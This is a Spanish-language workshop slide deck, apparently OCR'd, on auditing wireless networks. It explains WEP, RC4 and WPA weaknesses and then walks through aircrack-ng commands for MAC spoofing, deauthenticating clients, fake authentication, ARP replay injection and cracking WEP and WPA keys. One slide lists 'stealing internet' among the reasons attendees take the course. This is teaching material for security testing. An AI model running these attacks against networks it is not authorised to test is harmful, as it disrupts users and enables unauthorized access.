Auditoria Wireless

Cracking WEP & WPA keys

Jorge Luis Hernandez C.

lesthack@gmail.com

http://lesthack.com.mx

Linux/Aircrack

Contenido

Introducción

WEP

WPA

Practicas

Part 1

Razones por las cuales tomé el taller

- Me interesa conocer las herramientas de seguridad.
- Me interesa saber los algoritmos de Encriptación WEP y WPA.
- Quisiera saber como protegerme de Ataques de este tipo
- Quiero aprender a romper claves WEP y WPA para robarme el internet.

Objetivo

- Se conocerán las vulnerabilidades de seguridad de los protocolos de transmisión WEP y WPA frente a ataques de fuerza bruta y probabilidad y estadística.
- Se trabajará con herramientas de Testeo como Aircrack bajo ambientes GNU/Linux
- Se conocerán los medios de protección que compliquen la explotación de las vulnerabilidades de las claves WEP y WPA.

WEP

- Significado:
  - WEP != Wireless Encryption Protocol
  - WEP = Wired Equivalent Privacy
- Sistema de cifrado incluido en el Estándar IEEE 802.11 como protocolo para redes Wireless
- Se propone como alternativa de confidencialidad frente a las comunicaciones de cableado en 1999
- Se usa en dispositivos de transmisión wireless casera. Ejemplo de ello son los dispositivos 2wire de Teléfonos de México.

WEP

- En el 2001 se explotan fácilmente las debilidades de WEP.
- La IEEE crea una corrección de seguridad 802.11i para neutralizar los problemas.
- En el 2003 Wi-Fi anuncia el remplazo de WEP por Wi-Fi Protected Access (WPA).
- En el 2004 la alianza Wi-Fi revoca WEP-40 y WEP-104 por serios fallos de seguridad.

WEP

- Se basa en el algoritmo de cifrado RC4 que utiliza claves de
  - 64 bits (40 bits mas 24 bits del Vector de iniciacion IV)
  - 128 bits (104 bits mas 24 bits del IV)
  - 256 bits (232 bits mas 24 bits del IV)

WEP

- Funciona expandiendo una semilla (seed) para generar una secuencia de números pseludo-aleatorios de mayor tamaño bajo la operación XOR.
- No se debe usar la misma semilla para cifrar dos mensajes diferentes.
- WEP especifica un Vector de Iniciación (IV) de 24 bits que se modifica regularmente y se concatena a la contraseña (Esta es la semilla)


WEP

WEP

¿ Que es ?


Función

Vulnerabilidad



WEP

RC4



WEP

- Con la captura de n número de paquetes, es posible y por algoritmos estadísticos, obtener la clave WEP.
- Colisión de IV's.
- Alteración de Paquetes.

WPA

- Es un sistema para proteger las redes inalámbricas (Wi-Fi); creado para corregir las deficiencias del sistema previo WEP.
  - WPA usa autenticación de usuarios mediante un servidor, se almacenan las credenciales y contraseñas.
  - Implementa el Protocolo de Integridad de Clave Temporal (TKIP - Temporal Key Integrity Protocol), cambia claves dinámicamente.

WPA

- Implementa un código de integridad del mensaje (MIC - Message Integrity Code).
- Incluye protección contra ataques de "repetición".

WPA

- WPA-PSK
  - Mucho mas segura que WEP.
  - Usa un Algoritmo RC4 como WEP.
  - Basado en el Protocolo TKIP (Temporal Key Integrity Protocol) que cambia la clave dinamicamente.
  - Menos segura que WPA con Autenticación en Servidor.

WPA

- WPA con Autenticación en Servidor
  - En la que es el servidor (RADIUS) de autentificación el encargado de distribuir claves diferentes entre los usuarios.
  - Mucho mas segura que WPA-PSK.
  - Complicada para configurar para usuario doméstico.

RADIUS: Remote Authentication Dial-In User Server

WPA2 ?


- Lo mismo que WPA, es el estándar avanzado de cifrado (AES) en vez de TKIP.
- Corrige las vulnerabilidades de WPA.
- El estándar cumple con los requerimientos de seguridad del gobierno de USA.
- No todos los dispositivos lo soportan.

WPA

WPA

¿ Que es ?

Vulnerabilidad



aircrack

Practicas WEP

Practica WPA

Part 2

- Herramientas a usar:
  - Aircrack 1.0 rc3
  - Macchanger
  - Terminator

- Debian {derivados [Ubuntu, Backtrack 4]}
  - apt-get install aircrack macchanger terminator

- Aircrack es una suite de seguridad wireless integrado por:
  - Packet Sniffer
  - Cracker WEP y WPA
  - Diversas Utilerías
- Uso:
  - # aireplay-ng <opciones> <interface>

- Conceptos:
  - SSID [Service Set Identifier]
    - BSSID [Basic Service Set Identifier]
    - ESSID [Extended Service Set Identifier]
  - Interfaz:
    - Dispositivo asociado al hardware en sistemas *nix
  - Channel:
    - Canal de transferencia, regularmente asociado a la frecuencia.

- Opciones de aireplay
  - # aireplay-ng <opciones> <interface>
    - -b bssid : Dirección MAC del punto de acceso
    - -d dmac : Dirección MAC de destino
    - -s smac : Dirección MAC origen (source)
    - -m len : Longitud mínima del paquete
    - -n len : Longitud máxima del paquete
    - -u type : frame control, type field
    - -v subt : frame control, subtype field
    - -t tods : frame control, To DS bit
    - -f fromds : frame control, From DS bit
    - -w iswep : frame control, WEP bit

- Opciones de inyección
  - -x nbpps : número de paquetes por segundo
  - -p fctrl : fijar palabra frame control (hexadecimal)
  - -a bssid : fijar dirección MAC del AP
  - -c dmac : fijar dirección MAC de destino
  - -h smac : fijar dirección MAC origen
  - -e essid : ataque de falsa autenticación: nombre del AP
  - -j : ataque arp-replay: inyectar paquetes FromDS
  - -g valor : cambiar tamaño de buffer (default: 8)
  - -k IP : fijar IP de destino en fragmentos
  - -l IP : fijar IP de origen en fragmentos
  - -o npckts : número de paquetes por burst (-1)
  - -q sec : segundos entre paquetes sigo aquí o keep-alives (-1)
  - -y prga : keystream para autenticación compartida (shared key)

- Abrimos Terminator en modo root
- Alt + F2
  - *Escribimos terminator*
- Cambiamos a modo root
  - $ sudo su
  - $su [si usas debian]
- Modificamos Split's al antojo

- Vemos interfaces Generales
  - # ifconfig
- Vemos interfaces Wireless
  - # iwconfig
- Bajos interfaz
  - # ifconfig *interface* down
- Cambiamos MAC
  - # macchanger -r wlan0
- Levantamos interfaz
  - # ifconfig *interface* up

- Modo Monitor:
  - # airmon-ng start wlan0

- Deauthentication Attack
  - Este ataque envia paquetes de desasociación a uno o más clientes que están actualmente asociados a un punto de acceso.
    - Recuperar o desvelar un ESSID oculto. Este es un ESSID que no es divulgado o anunciado por el AP.
    - Capturar handshakes WPA/WPA2 forzando a los clientes a volverse a autenticar.
    - Generar peticiones ARP (en Windows, algunas veces, los clientes borran su “ARP cache” cuando son desconectados).
    -

- Uso:
  - # aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0
    - -0 significa deautenticación
    - 1 es el número de deautenticaciones a enviar (puedes enviar todas las que quieras); 0 significa enviarlas continumente
    - -a 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso
    - -c 00:0F:B5:34:30:30 es la dirección MAC del cliente a deautenticar; si se omite serán deautenticados todos los clientes
    - ath0 es el nombre de la interface

- Fake Autentication
  - El ataque de falsa autenticación permite realizar los dos tipos de autenticación WEP (abierta u “Open System” y compartida o “Shared Key”) y asociarse con el punto de acceso (AP).
  - Esto es muy útil cuando necesitamos una dirección MAC asociada para usarla con alguno de los ataques de aireplay-ng y no hay ningún cliente asociado.
  - Se debe tener en cuenta que el ataque de falsa autenticación NO genera ningún paquete ARP.

- Uso:
  - # aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
    - -1 significa falsa autenticación
    - 0 tiempo de reasociación en segundos
    - -e teddy es el nombre de la red wireless
    - -a 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso
    - -h 00:09:5B:EC:EE:F2 es la dirección MAC de nuestra tarjeta
    - ath0 es el nombre de la interface wireless
  - Variaciones:
    - aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

Crack WPA

- Capturar:
  - # airodump-ng -c 9 –bssid 00:11:22:33:44:55 -w psk ath0
- Desautenticar cliente para capturar HandShake:
  - # airodump-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:85:FD:FB:C2 ath0
- Crackeando clave
  - # aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap

- Interactive Packet Reply
  - Este ataque nos permite escoger el paquete a reenviar (inyectar).
  - Puede obtener paquetes para inyectar de 2 formas.
    - La primera es capturando paquetes con la tarjeta wireless.
    - La segunda es utilizando un archivo cap.

- Uso:
  - # aireplay-ng -2 <opciones de filtro> <opciones de reenvio> -r <nombre de archivo> <interface>
    - -2 significa ataque de reenvio interactivo
    - <opciones de filtro>
    - <opciones de reenvio>
    - -r <nombre de archivo> se usa para especificar un archivo cap del que leer los paquetes para inyectarlos (es opcional)
    - <interface> es la interface wireless, por ejemplo ath0
- Ejemplo:
  - # aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0

- Request Injection
  - El clásico ataque de reenvio de petición ARP o “ARP request” es el modo más efectivo para generar nuevos IVs (vectores de inicialización), y funciona de forma muy eficaz.
  - El programa escucha hasta encontrar un paquete ARP y cuando lo encuentra lo retransmite hacia el punto de acceso.
  - Esto provoca que el punto de acceso tenga que repetir el paquete ARP con un IV nuevo.
  - El programa retransmite el mismo paquete ARP una y otra vez. Pero, cada paquete ARP repetido por el AP tiene un IV nuevo. Todos estos nuevos IVs nos permitirán averiguar la clave WEP.

- Uso:
  - # aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0
    - -3 significa reenvio estandard de petición arp (arp request)
    - -b 00:13:10:30:24:9C es la dirección MAC del punto de acceso
    - -h 00:11:22:33:44:55 es la dirección MAC origen (de un cliente asociado o de una falsa autenticación)
    - ath0 es el nombre de la interface wireless

- Crackeando los paquetes
  - # aircrack-ng paquetes.ivs